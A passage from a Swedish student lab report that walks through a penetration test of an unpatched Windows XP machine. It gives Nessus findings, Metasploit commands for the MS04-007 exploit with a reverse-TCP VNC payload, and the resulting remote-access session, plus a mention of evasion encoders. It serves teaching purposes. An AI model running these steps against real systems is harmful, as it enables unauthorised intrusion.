[*] Time: 2014-03-06 10:00:42 UTC Vuln: host=192.168.10.20 name=NSS-18502 refs=CVE-2005-1266,BID-1394-027,NSS-18502
[*] Time: 2014-03-06 10:00:42 UTC Vuln: host=192.168.10.20 name=NSS-57608 refs=NSS-57608
[*] Time: 2014-03-06 10:00:42 UTC Vuln: host=192.168.10.20 name=NSS-12854 refs=CVE-2003-0818,BID-9633-13300,OSVDB-3902,MSFT-M504-007,NSS-12854
[*] Time: 2014-03-06 10:00:42 UTC Vuln: host=192.168.10.20 name=NSS-19407 refs=CVE-2005-1984,BID-1451-043,NSS-19407
[*] Time: 2014-03-06 10:00:42 UTC Vuln: host=192.168.10.20 name=NSS-11835 refs=CVE-2003-0715,CVE-2003-0458,BID-8460,OSVDB-11460,OSVDB-11797,OSVDB-2535,MSFT-MS03-039,NSS-11835
[*] Time: 2014-03-06 10:00:42 UTC Vuln: host=192.168.10.20 name=NSS-16337 refs=CVE-2005-0051,BID-1248-007,NSS-16337
[*] Time: 2014-03-06 10:00:42 UTC Vuln: host=192.168.10.20 name=NSS-12209 refs=CVE-2003-0533,BID-1010-011,NSS-12209
[*] Time: 2014-03-06 10:00:42 UTC Vuln: host=192.168.10.20 name=NSS-39362 refs=CVE-2008-4834,CVE-2008-31179,BID-33121,BID-33122,OSVDB-48153,OSVDB-52691,OSVDB-52692,MSFT-M089-001,CWE-399,NSS-39362
```

Resultatet kan se lite rörigt ut, det viktigaste här är CVE-numret som varje sårbarhet har. När man tittar igenom sårbarheterna i Nessus finns det ett eller flera CVE-nummer för varje sårbarhet.

```
Plugin ID: 12054      Port / Service: cifs (445/tcp)      Severity: High
Plugin Name: MS04-007: ASN.1 Vulnerability Could Allow Code Execution (828028) (unauthenticated check)
CVE
CVE-2003-0818
```

Det här är det sårbarheten som kommer att provas först, eftersom den kan tillåta godtycklig kod. Metasploit kan söka efter dessa CVE-nummer och så om den har något exploit som överensstämmer med sårbarheten. Kommandot för det är `search cve:2003-0818`.

```
msf > search cve:2003-0818

Matching Modules
=====

Name      Disclosure Date      Rank  Description
-----
exploit/windows/smb/ms04_007_killbill 2004-02-10 00:00:00 UTC  low  Microsoft ASN.1 Library Bits
tring Heap Overflow
```

Här hittades ett resultat som överensstämmer med den här sårbarheten. Man får namnet och platsen där den finns på datorn och man får en rank som visar hur hög chans exploiten har att fungera och hur låg chans den har att skada systemet man försöker komma åt, i det här fallet är det low. Rankingen från bäst till sämst är excellent, great, good, normal, average, low, manual. Så low har inte så stor chans att fungera. Man fick också veta vilken sorts exploit det är, i det här fallet en Bitstring Heap Overflow. [2]

Nästa steg är då att använda den här exploiten som hittades. För att göra det så kör man först kommandot:

```
Use windows/smb/ms04_007_killbill
```

```
msf > use windows/smb/ms04_007_killbill
msf exploit(ms04_007_killbill) > |
```

Nästa steg är att välja en payload att använda tillsammans med den här exploiten. Man kan se alla payloads som är tillgängliga med kommandot `show payloads`, vilket ger en enorm mängd av olika payloads vi kan använda. Man väljer ut vilken payload man vill ha med kommandot `set payload`, och för att inte komplicera det så mycket, så användes `vncinject`.

```
msf exploit(ms04_007_killbill) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
```

Vad `vncinject` gör att om exploiten fungerar, så kommer den att installera VNC, ett remote access-program på måldatorn och ansluta tillbaka till den datorn man anfaller från. Vissa exploits har ytterligare alternativ att ställa in, som kan ses med kommandot `show options` och i det här fallet behöver man ställa in `RHOST` och `LHOST`. `RHOST` är den datorn man försöker komma åt, 192.168.10.20, och `LHOST` är den datorn man anfaller från, 192.168.10.10. De här inställningarna ändras med kommandot `set RHOST` `set` och `set LHOST`.


```
msf exploit(ms04_007_killbill) > set RHOST 192.168.10.20
RHOST => 192.168.10.20
msf exploit(ms04_007_killbill) > set LHOST 192.168.10.10
LHOST => 192.168.10.10
```

Nu är man redo att pröva exploiten. För att göra det, skriver man helt enkelt kommandot `exploit`.

Man har även alternativet att här lägga till en encoder för att förhindra att bli upptäckt av brandväggar, antivirus och liknande program.

```
msf exploit(ms04_007_killbill) > exploit

[*] Started reverse handler on 192.168.10.10:4444
[-] Error: The server responded with error: STATUS_ACCESS_VIOLATION (Command=115 Word=0)
[*] Sending stage (445440 bytes) to 192.168.10.20
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
msf exploit(ms04_007_killbill) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "ex-xp"
```



Här är då resultatet. Exploiten fungerade, och man får upp ett fönster som låter en köra remote access på den Windows XP-maskin man försökt komma åt. Eftersom det är en labbdator finns det inte så mycket att göra när man väl kommit åt den dator, det mesta man kan göra är att leta runt i filsystemet. Å andra sidan, hade det funnits ett större nätverk som var ansluten till den här datorn hade man kunnat använda den som en språngbräda för att utföra vidare attacker mot det nätverket, t.ex. genom att se om man kan skaffa sig administrationsrättigheter på den här datorn och använda dem för att komma åt annan information på det nätverket.

### 3.4 Resultat

Resultat av provtestet är att det lyckades, man fick fram information om nätverket via Nmap, man hittade sårbarheter i systemet via Nessus och man hittade ett exploit och lyckades utföra en attack i Metasploit, och fick på så sätt remote access till målmaskinen.

Slutligen kan man även göra en kort rapport om vad man hittade och vilka åtgärder man bör vidta, och i det här fallet bör den huvudsakliga punkten vara att patcha systemet så snabbt som möjligt.

## 4 Diskussion

### 4.1 Analys av resultat

Efter ett lyckat penetrationstest är det nu viktigt att visa vad svagheterna i systemet är. I detta fall är det rätt självklart, nämligen att systemet kör ett äldre operativsystem och har därför många kända sårbarheter, och viktigast av allt, maskinen är opatchad, och kör fortfarande SP1. Anledningen till att jag valde just den konfigurationen för att utföra ett penetrationstest är för att huvudmålet i arbetet var att utföra ett penetrationstest. Därför valde jag ett operativsystem som jag visste skulle vara sårbart, för att den viktigaste delen för en nybörjare som mig är att förstå hur själva processen går till.

Jag lyckades inte göra någonting med Ubuntumaskinen, för att Ubuntu har alla portar stängda när det installeras, och på grund av det gick det inte komma åt en basinstallation som man kunde med Windows XP. För att kunna göra ett penetrationstest på den maskinen behövs ytterligare tjänster installeras, såsom FTP, SSH eller en webbserver, och på så sätt skapa möjliga sårbarheter.

Överlag så gick arbetet bra till, huvudproblemet som uppstod var en brist på tid, vilket ledde till att det enda testet jag lyckades utföra var på just XP-maskinen, och jag kunde inte ta de kunskaperna vidare och utföra mer avancerade penetrationstest.

### 4.2 Förslag till fortsatt arbete

Vidare arbete med det här arbetet är i huvudsakligen att utföra fler penetrationstester, på olika operativsystem och olika konfigurationen. Att prova fler olika verktyg än de som användes i detta arbete kan vara bra att veta, och se om man kan utnyttja vanliga sårbarheter som en SQL-server.

Windows XP SP2 kan vara det enklaste att gå vidare med, då SP2 åtgärdade många buggar i Windows XP. Linuxmaskiner kan också vara ett bra sätt att gå vidare, då väldigt lite hände med Linuxmaskinen i detta arbete. Att utnyttja vanliga tjänster som FTP kan också vara ett viktigt steg, då de kan vara en vanligt förekommande sårbarhet.

## 5 Källförteckning

- [1] D. Kennedy, J. O'Gorman, D. Kearns och M. Aharoni, Metasploit The Penetration Testers Guide, San Fransisco: No Starch Press, 2011.
- [2] Engebretson, The Basics of hacking and Penetration Testing, Syngress Press: Waltham, 2011.
- [3] m. Aharoni, "kali.org," 2014. [Online]. Available: <http://kali.org>. [Använd 20 Mars 2014].
- [4] G. Lyon, "nmap," 2014. [Online]. Available: <http://nmap.org>. [Använd 03 Mars 2014].
- [5] Christey, "CWE/SANS Top 25 Most Dangerous Software Errors," 2011. [Online]. Available: <https://cwe.mitre.org/top25/index.html>. [Använd 04 Mars 2014].
- [6] m. Aharoni, "Metasploit Unleashed," 2014. [Online]. Available: [http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page). [Använd 2014].